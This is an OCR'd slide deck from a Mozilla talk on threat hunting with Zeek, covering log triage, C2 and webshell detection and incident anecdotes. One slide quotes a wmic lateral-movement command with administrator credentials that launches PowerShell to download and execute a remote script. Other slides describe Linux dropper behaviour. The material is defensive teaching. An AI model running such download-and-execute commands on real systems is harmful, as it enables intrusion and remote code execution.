moz://a

Threat Hunting

With Zeek


11.04.2019

Michal Purzynski
Threat Management

We are threat hunting!!

You are what?

Once upon a time



Time	summary
March 8th 2019, 19:08:21.255	Broala::Connection_to_Intel_Domain source 10.252.25.90 destination 162.125.7.1 port 443
March 8th 2019, 00:13:13.611	Broala::Connection_to_Intel_Domain source 10.252.25.90 destination 162.125.7.1 port 443
March 8th 2019, 00:09:39.884	SSL::Invalid_Server_Cert source 10.252.25.90 destination 178.33.230.6 port 443
March 7th 2019, 23:42:07.033	Scan::Random_Scan source 10.252.25.90 destination unknown port unknown
March 7th 2019, 23:42:01.429	SSL::Invalid_Server_Cert source 10.252.25.90 destination 178.33.230.6 port 443
March 7th 2019, 23:17:13.706	Broala::Connection_to_Intel_Domain source 10.252.25.90 destination 162.125.7.1 port 443
March 7th 2019, 23:11:46.286	SSL::Invalid_Server_Cert source 10.252.25.90 destination 178.33.230.6 port 443
March 7th 2019, 19:31:47.415	Broala::Connection_to_Intel_Domain source 10.252.25.90 destination 162.125.7.1 port 443
March 7th 2019, 18:20:26.122	Scan::Random_Scan source 10.252.25.90 destination unknown port unknown
March 7th 2019, 18:18:48.987	SSL::Invalid_Server_Cert source 10.252.25.90 destination 178.33.230.6 port 443
March 7th 2019, 16:24:56.664	ConnAnomaly::ConnBig source 10.252.25.90 destination 162.222.45.113 port 443
March 6th 2019, 17:58:17.874	Broala::Connection_to_Intel_Domain source 10.252.25.90 destination 52.216.1.115 port 443

Once upon a time there was a host...

Kept scanning
internal networks
(simple-scan)

Generated 80 Suricata alerts
(a 120Gbit/sec IDS)


Talked to known bad
domains (intel.log)

Uploaded over a GB


With broken TLS

To Dropbox

conn_state mostly S0 and REJ



Gloves off - a query for not conn/ssl/http/dns



Time	summary
March 8th 2019, 23:56:45.377	SNMPv1: 10.252.25.90 -> 10.252.31.11:161 (38 get / 0 set requests 38 get responses)
March 8th 2019, 23:56:45.373	SNMPv1: 10.252.25.90 -> 10.252.31.12:161 (34 get / 0 set requests 34 get responses)
March 8th 2019, 23:46:48.336	SNMPv1: 10.252.25.90 -> 10.252.31.11:161 (38 get / 0 set requests 38 get responses)
March 8th 2019, 23:46:48.334	SNMPv1: 10.252.25.90 -> 10.252.31.12:161 (34 get / 0 set requests 34 get responses)
March 8th 2019, 23:36:48.319	SNMPv1: 10.252.25.90 -> 10.252.31.12:161 (34 get / 0 set requests 34 get responses)
March 8th 2019, 23:36:48.319	SNMPv1: 10.252.25.90 -> 10.252.31.12:161 (34 get / 0 set requests 34 get responses)
March 8th 2019, 23:36:48.306	SNMPv1: 10.252.25.90 -> 10.252.31.11:161 (38 get / 0 set requests 38 get responses)
March 8th 2019, 23:26:49.273	SNMPv1: 10.252.25.90 -> 10.252.31.12:161 (34 get / 0 set requests 34 get responses)
March 8th 2019, 23:26:49.273	SNMPv1: 10.252.25.90 -> 10.252.31.11:161 (38 get / 0 set requests 38 get responses)
March 8th 2019, 23:16:49.246	SNMPv1: 10.252.25.90 -> 10.252.31.11:161 (38 get / 0 set requests 38 get responses)

Every intrusion will introduce abnormal into your environment.

@jackcr

The big why

Too many alerts

Context-only alerts

I cannot believe X is not owned

Context-only alerts

New cron job / timer / service created

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

ID: T1168

Tactic: Persistence, Execution

Platform: Linux, macOS

Some alerts only make sense when combined

wmic /node:192.168.56.10 /user:"pwned\administrator" /password:"abc123" process call create "**powershell**.exe -Command add-content -path 'C:\bad.ps1' { IEX (New-Object Net.WebClient).DownloadString('**http://192.168.56.1/bad.ps1**')}"

Some alerts only make sense when combined

Linux malware dropper

- curl second stage
- write to /bin or /sbin / usr
- create a or backdoor a cron job or a service

(https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cryptocurrency-mining-malware-targets-linux-systems-uses-rootkit-for-stealth)

Some alerts only make sense when combined

Linux Sofacy backdoor

- /bin/rsyncd or /bin/ksysdefd
- Outbound TCP/80
- Nothing in your network talks to this IP

Less known benefits

IR training

Automation of IR tasks

Attack surface reduction

$boss dependent benefits

Free pizza (during an incident)

Threat Hunting

Form hypothesis -> Use your data -> Prove it - or not

What TH is not?

Take intel

Search for it

Call it a day

What TH is not?

Take intel

Search for it

Call it a day

Waste of humans

Waste of time

Automate that

What does a webshell do?

	Accepts requests	Executes processes
category:execve AND details.user:apache	10 000 hits in 24h	
		<- Combine into clusters
POST with no referrer	373 000 hits in 24h	

Enough talking

Let’s do something

But first

Know what to look for

Can you find badness in your data?

But first

Execute attacker's tools

See what logs are generated

```
michalpurzynski@mbp:~$ find $p -name *.zip | egrep -i 'lazarus|greyenergy|sofacy' | wc -l
      74
michalpurzynski@mbp:~$
```

Threat Actors use publicly available tools all the time!!

```
APTC23
AUS.ParliamentHack
CVE-2018-15982
Coinminers
DPRK
DarkHydrus
EnergeticBear
EquationGroup
GamaredonGroup
GandCrab
GazaAPTGroup
GoziGroup
GreenbugAPT
GreyEnergyAPT
IOT
Lazarus
MiddleEastMalware
MuddyWaterAPT
OlympicDestroyer
Ransomeware
SLINGSHOT
Shamoon
SharpshooterLazarus
Stuxnet Malware
TelegramMalware
TorrentMalware
Triton
Trojans
Turla
UPXsamples
VoodooBearAPT
```

Most APT

More Persistent than Advanced

<- Your $$$vendor will not tell you that

Look for commonalities

Identify patterns you can search for

CnC
SSL not on 443?

1. Stack low by certificate’s SHA1
2. Then issuer
3. Port
4. Subject

details.server_cert_sha1: Descending	details.issuer: Descending	details.destinationport: Descending	details.subject: Descending	Count
33ff26e151667945facdaf837d6152f9f3d0b12d	CN=www.jq5jsqkq.com	9,100	CN=www.kjcq3t6v.net	1
c5fd51c0ea52ce8bd450490e524f02485018f31f	CN=www.54uoj5wuvz55s4npf.com	9,100	CN=www.2txzlz6v.net	1

Verify assumptions

1. non-SSL on port 443?
2. non-HTTP on port 80?
3. non-DNS on port 53?

conn.log -> service field

CnC
User agents

HTTP

1. Stack low user agents
2. Or the lack thereof

Apache-HttpClient/UNAVAILABLE (java 1.4)	advshield.goforandroid.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	cal.stat.zdworks.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	goupdate.3g.cn	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	lzb.goforandroid.com	1
Apache-HttpClient/UNAVAILABLE (java 1.4)	wallpaperAction.goforandroid.com	1
Mozilla/5.0	149.154.167.92	1
Mozilla/5.0	149.154.175.100	1
Mozilla/5.0	91.108.56.154	1
Mozilla/5.0	91.108.56.190	1

Export: Raw Formatted

« 1… 9 10 **11** 12 13 …381 »

Page Size 1

Hunting for a Mozillian

1. Bad Suricata alerts
2. Guest wifi

sync-594-us-west-2.sync.services.mozilla.com	24
tiles.services.mozilla.com	24
auth.mozilla.auth0.com	23
tools.taskcluster.net	23
secrets.taskcluster.net	22
www.google.com	21
fonts.gstatic.com	20
d.dropbox.com	18
github.githubassets.com	17
safebrowsing.googleapis.com	17

Export: Raw Formatted

CnC

HTTP

1. Outbound HTTP POST requests
2. No referrer
3. N in M minutes

/machine-1554747806166?ping=0B04034DCB70010B00011653475F3637353439323739353530393037333031393600010131000103352E3007EE02060169FE30D1DD00011A535375697465 2D352D302D32303138303931392D313234343038 0004FFFFFF85080002000200010113/lossyproc?rand=0.30334006555329140.9138425968316738

+ details.host 96.74.102.33

A classic pivot through your own passive DNS DB

category:bro AND source:dns AND 96.74.102.33

details.query: help.avdg.com

Technician Access

Technicians log into your SimpleHelp server to connect to customer and remote access computers, and to host presentations.

Wait, what?!?!

Remote Access

Remote access computers register with your SimpleHelp server so they can be connected to and controlled by technicians.

Email to the AVops team

Hey you didn’t place... did you?

Webshell

HTTP

1. Inbound POST requests
2. No referrer
3. 10 in 30 minutes

“Hi, a tablet was stolen last week”

“Can you tell me when?”

“Sure”

Find all tablets week minus one

That never showed up again

Ah, it was Sony

standards-oui.ieee.org/oui/oui.txt + python + ES

Fingerprint Mozillian-specific traffic

BTW

How do you tell when an Apple device was stolen

Write to TCB + new connection

curl / wget User-Agent / JA3 + write to TCB

Unusual JA3 + host activity within 30 minutes

Unusual issuer or subject for TLS + host activity

Apache / nginx user executing commands + new connections

Thank You